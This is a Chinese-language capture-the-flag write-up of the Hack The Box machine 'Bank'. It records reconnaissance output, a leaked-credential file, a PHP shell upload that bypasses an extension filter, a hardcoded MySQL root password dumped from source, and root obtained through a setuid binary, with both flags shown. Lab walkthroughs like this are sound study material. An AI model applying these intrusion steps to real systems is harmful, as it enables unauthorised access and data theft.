

Bank(完成)

```
└─# nmap -sCV 10.10.10.29 --script=vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 14:04 EDT
Nmap scan report for 10.10.10.29
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs: CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and
hold
|       them open as long as possible. It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_   http://ha.ckers.org/slowloris/
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 335.25 seconds
```

```
└─# whatweb http://bank.htb/ -a3 -v
WhatWeb report for http://bank.htb/
Status      : 302 Found
Title       : <None>
IP          : 10.10.10.29
Country     : RESERVED, ZZ
```

Summary : Apache[2.4.7], Bootstrap, Cookies[HTBBankAuth], HTTPServer[Ubuntu Linux]
[Apache/2.4.7 (Ubuntu)], JQuery, PHP[5.5.9-1ubuntu4.21], RedirectLocation[login.php],
Script, X-Powered-By[PHP/5.5.9-1ubuntu4.21]

Detected Plugins:

[Apache]

The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Version : 2.4.7 (from HTTP Server Header)

Google Dorks: (3)

Website : <http://httpd.apache.org/>

[Bootstrap]

Bootstrap is an open source toolkit for developing with HTML, CSS, and JS.

Website : <https://getbootstrap.com/>

[Cookies]

Display the names of cookies in the HTTP headers. The values are not returned to save on space.

String : HTBBankAuth

[HTTPServer]

HTTP server header string. This plugin also attempts to identify the operating system from the server header.

OS : Ubuntu Linux

String : Apache/2.4.7 (Ubuntu) (from server string)

[JQuery]

A fast, concise, JavaScript that simplifies how to traverse HTML documents, handle events, perform animations, and add AJAX.

Website : <http://jquery.com/>

[PHP]

PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML. This plugin identifies PHP errors, modules and versions and extracts the local file path and username if present.

Version : 5.5.9-1ubuntu4.21
Google Dorks: (2)
Website : <http://www.php.net/>

[RedirectLocation]

HTTP Server string location. used with http-status 301 and 302

String : login.php (from location)

[Script]

This plugin detects instances of script HTML elements and returns the script language/type.

[X-Powered-By]

X-Powered-By HTTP header

String : PHP/5.5.9-1ubuntu4.21 (from x-powered-by string)

HTTP Headers:

HTTP/1.1 302 Found
Date: Tue, 02 Apr 2024 19:05:55 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Set-Cookie: HTBBankAuth=10k5k79ma3gica458i7gmq5f05; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 7322
Connection: close
Content-Type: text/html

WhatWeb report for <http://bank.htb/login.php>

Status : 200 OK
Title : HTB Bank - Login
IP : 10.10.10.29
Country : RESERVED, ZZ

Summary : Apache[2.4.7], Bootstrap, Cookies[HTBBankAuth], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], JQuery, PasswordField[inputPassword], PHP[5.5.9-lubuntu4.21], Script, X-Powered-By[PHP/5.5.9-lubuntu4.21]

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[Cookies]

Display the names of cookies in the HTTP headers. The values are not returned to save on space.

String : HTBBankAuth

[HTML5]

HTML version 5, detected by the doctype declaration

[HTTPServer]

HTTP server header string. This plugin also attempts to identify the operating system from the server header.

OS : Ubuntu Linux

String : Apache/2.4.7 (Ubuntu) (from server string)

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Version : 5.5.9-1ubuntu4.21

Google Dorks: (2)

Website : <http://www.php.net/>

[PasswordField]

find password fields

String : inputPassword (from field name)

[Script]

This plugin detects instances of script HTML elements and returns the script language/type.

[X-Powered-By]

X-Powered-By HTTP header

String : PHP/5.5.9-1ubuntu4.21 (from x-powered-by string)

HTTP Headers:

HTTP/1.1 200 OK

Date: Tue, 02 Apr 2024 19:06:13 GMT

Server: Apache/2.4.7 (Ubuntu)

X-Powered-By: PHP/5.5.9-1ubuntu4.21

Set-Cookie: HTBBankAuth=ai07ouo3vrsj947egsggi85gp7; path=/

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

```
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 688
Connection: close
Content-Type: text/html
```

無漏洞可利用

加入hosts並進行目錄爆破

```
# cat /etc/hosts
app.microblog.htb 127.0.0.1    localhost
127.0.1.1        kali
::1              localhost ip6-localhost ip6-loopback
ff02::1          ip6-allnodes
ff02::2          ip6-allrouters
10.10.11.214     pc.htb
10.10.11.196     stocker.htb
10.10.11.194     soc-player.soccer.htb
10.10.11.201     bagel.htb
10.10.11.217     dev.topology.htb
10.10.11.217     latex.topology.htb topology.htb
10.10.11.221     2million.htb
10.10.11.218     ssa.htb
10.10.11.216     jupiter.htb kiosk.jupiter.htb
10.10.11.219     pilgrimage.htb
10.10.11.213     app.microblog.htb microblog.htb aaa.microblog.htb
10.10.11.227     tickets.keeper.htb
10.10.11.230     cozyhosting.htb
10.10.11.233     analytical.htb data.analytical.htb
10.10.11.229     zipping.htb
10.10.11.232     clicker.htb
10.10.11.239     codify.htb
10.10.11.242     devvortex.htb dev.devvortex.htb
10.10.11.252     bizness.htb
10.10.11.245     surveillance.htb
10.10.11.248     nagios.monitored.htb
10.10.11.249     crafty.htb play.crafty.htb api.bybilly.uk
10.10.11.251     pov.htb dev.pov.htb
10.10.11.4       jab.htb
10.10.11.3       office.htb dc.office.htb
10.10.10.29      bank.htb
```


Index of /balance-transfer

Name	Last modified	Size	Description
Parent Directory	-	-	-
0a0b2b566c723fce6c5dc9544d26688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.a	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2d06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.a	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466df1fad.a	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.a	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037f0e29b.a	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfef.a	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.a	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.a	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beeaa5605b2e.a	2017-06-15 09:50	584	
0c0c42346c45c28ecedeb1cf62de4b.a	2017-06-15 09:50	585	
0c4c9639defcf673f6ce86a17f830ec0.a	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.a	2017-06-15 09:50	584	



所有文件都5XX，就只有此文件只有2XX

下載下來後，發現Email/passws

登入後，看起來可上傳文件繞過反彈shell



上傳shell.php成功，檔名需改成shell.HTB



user flag

```
$ cd home
$ ls
chris
$ cd chris
$ ls
user.txt
$ cat user.txt
f428bd8e6569d847f30cbee561f1de78
```

開始訊息收集提權

```
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
chris:x:1000:1000:chris,,,:/home/chris:/bin/bash
```

Active Ports
<https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports>

tcp	0	0	10.10.10.29:53	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::80	:::*	LISTEN	-
tcp6	0	0	:::53	:::*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-
tcp6	0	0	:::1:953	:::*	LISTEN	-

Operative system
<https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits>

```
Linux version 4.4.0-79-generic (bulldog@lcy01-30) (gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.3) ) #100~14.04.1-Ubuntu
ri May 19 18:37:52 UTC 2017
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.5 LTS
Release:        14.04
Codename:       trusty
```

找到mysql，進行測試

```
www-data@bank:/var/www/bank/inc$ cat user.php
cat user.php
<?php
/*
    Copyright CodingSlime 2017

    Licensed under the Apache License, Version 2.0 (the "License");
    you may not use this file except in compliance with the License.
    You may obtain a copy of the License at

        http://www.apache.org/licenses/LICENSE-2.0

    Unless required by applicable law or agreed to in writing, software
    distributed under the License is distributed on an "AS IS" BASIS,
    WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
    See the License for the specific language governing permissions and
    limitations under the License.
*/

class User {
    function login($email, $password){
        $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#", "htbbank");
        $email = $mysql->real_escape_string($email);
www-data@bank:/var/www/bank/inc$ mysql -u root -p
mysql -u root -p
Enter password: !@#S3cur3P4ssw0rd!@#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 142
Server version: 5.5.55-0ubuntu0.14.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| htbbank |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.00 sec)
```

找到一般用戶，其他database如root，因有user flag暫先跳過

```
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_htbbank |
+-----+
| creditcards        |
| tickets            |
| users              |
+-----+
3 rows in set (0.01 sec)

mysql> select * from users;
select * from users;
+----+-----+-----+-----+-----+
| id | username          | email          | password                                     | balance |
+----+-----+-----+-----+-----+
| 1  | Christos Christopoulos | chris@bank.htb | b27179713f7bffc48b9ffd2cf9467620 | 1.337   |
+----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

```
www-data@bank:/var/www/bank/inc$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/var/htb/bin/emergency
/usr/lib/object/dmccrypt-get-device
```

他是一個32位元檔

```
www-data@bank:/var/htb/bin$ file emergency
file emergency
emergency: setuid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=1ff
f1896e5f8db5be4db7b7ebab6ee176129b399, stripped
```

嘗試2進制執行看看

```
www-data@bank:/var/htb/bin$ ./emergency
./emergency
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
```

提權成功

root flag

```
# cat root.txt
cat root.txt
b6b90bf4b5abc57fa9bace61871a4417
#
```